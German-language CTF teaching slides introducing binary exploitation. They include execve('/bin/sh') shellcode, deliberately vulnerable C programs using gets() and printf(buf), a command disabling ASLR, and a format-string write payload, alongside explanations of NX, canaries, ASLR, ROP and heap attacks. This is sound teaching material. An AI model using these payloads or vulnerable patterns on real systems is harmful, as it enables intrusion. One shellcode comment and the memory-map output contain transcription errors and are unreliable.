




Binary Exploitation

Eine Einführung

KITCTF

```
1 char sc[] = "\x6a\x0b" // push byte +0xb
2 "\x58" // pop eax
3 "\x99" // cdq
4 "\x52" // push edx
5 "\x68\x2f\x2f\x73\x68" // push dword 0x68732f2f
6 "\x68\x2f\x62\x69\x6e" // push dword 0x6e69922f
7 "\x89\xe3" // mov ebx, esp
8 "\x31\xc9" // xor ecx, ecx
9 "\xcd\x80"; // int 0x80
```

Linux Process Layout



(Stack based) Buffer Overflows




```
#include<stdio.h>

int main(int argc, char* argv[]) {
    int var = 0;
    char buf[10];
    gets(buf);
    if (var != 0) {
        printf("%s", "success!");
    }
    return 0;
}
```



Stackframes





```
#include<stdio.h>

void getBuffer() {
    char buf[80];
    gets(buf);
}

int main(int argc, char* argv[]) {
    getBuffer();
    return 0;
}
```

■ shell-storm.org/shellcode/



Ist es wirklich so einfach?



- Nein, heutzutage nicht mehr:
- Das letzte Beispiel wurde mit
`gcc -m32 -fno-stack-protector -z execstack -o shellcode shellcode.c`
kompiliert und funktioniert nicht ohne
`echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Was bedeuten die einzelnen Optionen?
 - `-m32` → 32bit Programm
 - `-z execstack` → NX / DEP
 - `-fno-stack-protector` → Canaries
 - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` → ASLR



Exploit mitigations: NX / DEP



■ Virtueller Adressraum unterteilt in Bereiche:

gef> vmmap


Start	End	Offset	Perm	Path
0x56555000	0x56556000	0x00000000	r-x	/home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56556000	0x56557000	0x00000000	r-x	/home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56557000	0x56558000	0x00001000	rwX	/home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56558000	0x5657a000	0x00000000	rwX	[heap]
0xf7dbb000	0xf7f8d000	0x00000000	r-x	/usr/lib32/libc-2.27.so
0xf7f8d000	0xf7f8e000	0x001d2000	---	/usr/lib32/libc-2.27.so
0xf7f8e000	0xf7f90000	0x001d2000	r-x	/usr/lib32/libc-2.27.so
0xf7f90000	0xf7f91000	0x001d4000	rwX	/usr/lib32/libc-2.27.so
0xf7f91000	0xf7f96000	0x00000000	rwX	
0xf7fd1000	0xf7fd4000	0x00000000	r--	[vvar]
0xf7fd4000	0xf7fd6000	0x00000000	r-x	[vdso]
0xf7fd6000	0xf7ffc000	0x00000000	r-x	/usr/lib32/ld-2.27.so
0xf7ffc000	0xf7ffd000	0x00025000	r-x	/usr/lib32/ld-2.27.so
0xf7ffd000	0xf7ffe000	0x00026000	rwX	/usr/lib32/ld-2.27.so
0xffffdd000	0xfffffe000	0x00000000	rwX	[stack]

gef> █

gef> vmmap

Start	End	Offset	Perm	Path
0x56555000	0x56556000	0x00000000	r-x	/home/stefan/kitctf/slides_binaryExploitation/simpleStack0verflow
0x56556000	0x56557000	0x00000000	r--	/home/stefan/kitctf/slides_binaryExploitation/simpleStack0verflow
0x56557000	0x56558000	0x00001000	rw-	/home/stefan/kitctf/slides_binaryExploitation/simpleStack0verflow
0x56558000	0x5657a000	0x00000000	rw-	[heap]
0xf7dbb000	0xf7f8d000	0x00000000	r-x	/usr/lib32/libc-2.27.so
0xf7f8d000	0xf7f8e000	0x001d2000	---	/usr/lib32/libc-2.27.so
0xf7f8e000	0xf7f90000	0x001d2000	r--	/usr/lib32/libc-2.27.so
0xf7f90000	0xf7f91000	0x001d4000	rw-	/usr/lib32/libc-2.27.so
0xf7f91000	0xf7f96000	0x00000000	rw-	
0xf7fd1000	0xf7fd4000	0x00000000	r--	[vvar]
0xf7fd4000	0xf7fd6000	0x00000000	r-x	[vdso]
0xf7fd6000	0xf7ffc000	0x00000000	r-x	/usr/lib32/ld-2.27.so
0xf7ffc000	0xf7ffd000	0x00025000	r-x	/usr/lib32/ld-2.27.so
0xf7ffd000	0xf7ffe000	0x00026000	rwX	/usr/lib32/ld-2.27.so

Exploit mitigations: Canaries



- `-fno-stack-protector`
- Wurde default option bei gcc im Mai 2014



Exploit mitigations: ASLR and PIE



- ASLR randomisiert Adressen des Heaps, Stacks und von mapped memory
- existiert seit Windows Vista / etwas früher auf Linux
- PIE randomisiert Adressen des Codes / Text Segments
- default seit Ubuntu 17.10
- begrenzte Effektivität bei 32bit Programmen:
 - Begrenzter Adressraum
 - Alignments von Segmenten
 - NOP-sleds



ROP / return to libc attack



- Effektive Methode um NX zu umgehen
- Wie zuvor auch schon: return address überschreiben
- Jetzt allerdings: zu bestehendem Code (Gadgets) springen
- Vorgehen:
 - Suche z.B. `ret` Instruktionen in mapped libraries / im Programm
 - Suche nach sinnvollen Instruktionen vor den `ret` Instruktionen
 - Schreibe eine Reihe von Returnadressen auf den Stack
 - Überschreibe die eigentliche Returnadresse mit der Adresse des ersten Gadgets.
- Aufgrund der Größe / Anzahl der Instruktionen wird oft in die libc gesprungen.
- <https://github.com/JonathanSalwan/ROPgadget>





- Einfaches Beispiel: Buffer Overflows:
 - Auch hier möglich, allerdings keine Return Adressen zum Überschreiben.
 - Aber: je nach dem welche Objekte auf dem Heap liegen trotzdem interessant
 - Beispiel: Simples Programm das das Setzen und Auslesen von Strings erlaubt
 - Position des Strings auf Heap in Datenstruktur gespeichert.
 - Mit Buffer Overflow diese Adresse überschreiben
 - Arbitrary read/write
- Unzählige weitere Techniken um Heap Exploits durchzuführen:
 - UAF
 - Heap Spraying
 - Funktionsweise von `malloc` ausnutzen
 - ...
- <https://github.com/shellphish/how2heap>





```
#include<stdio.h>

#define SIZE 20

int main(int argc, char* argv[]) {
    char buf[SIZE];
    fgets(buf, SIZE, stdin);
    printf(buf);
    return 0;
}
```

- %x: liest 32bit Wert vom Stack
- %n: Anzahl der bisher geschriebenen Zeichen wird an Adresse geschrieben (int*)





- Exploit String: `%0991x%4$0161n\xef\xbe\xad\xde\xef\xbe\xad\xde`
- Schreibe gewünschte Anzahl Zeichen mit `%x`
 - damit hier nicht `%x%x%x%x%x%x...` verwendet werden muss:
 - `%0<Padding auf n Bytes>x`
 - `%1x` liest long ints (siehe `man 3 printf`)
- Schreibe Anzahl geschriebener Bytes an Adresse `0xdeadbeefdeadbeef`
 - `0161n` gibt an, dass eine 64 bit Adresse gelesen werden soll
 - `%4$` referenziert das 4. Element (erspart `%0161x%0161x%0161x%0161n`)
- Schreibe Adresse (Welche dann auf dem Stack gespeichert wird, wo sie mit `%n` gelesen werden kann)





- Timing Attacks
 - z.B.: Passwort wird Zeichen für Zeichen überprüft
- Race Conditions
- .GOT, .PLT overwrites
- Integer Overflows





- gdb
 - peda
 - gef
- python
 - pwntools (<https://docs.pwntools.com/en/stable/>)
 - <https://github.com/saelo/ctfcode/blob/master/pwn.py>
- ltrace / strace
- nc
- checksec

- Buch: 'Hacking - the Art of Exploitation'
- <http://phrack.org/issues/49/14.html>
- <http://www.myne-us.com/2010/08/from-0x90-to-0x4c454554-journey-into.html>
- http://liveoverflow.com/binary_hacking/





- <https://picoctf.com/>
- <http://overthewire.org/wargames/leviathan/>
- <http://overthewire.org/wargames/narnia/>
- <https://exploit-exercises.com/protostar/>
- <https://microcorruption.com/>

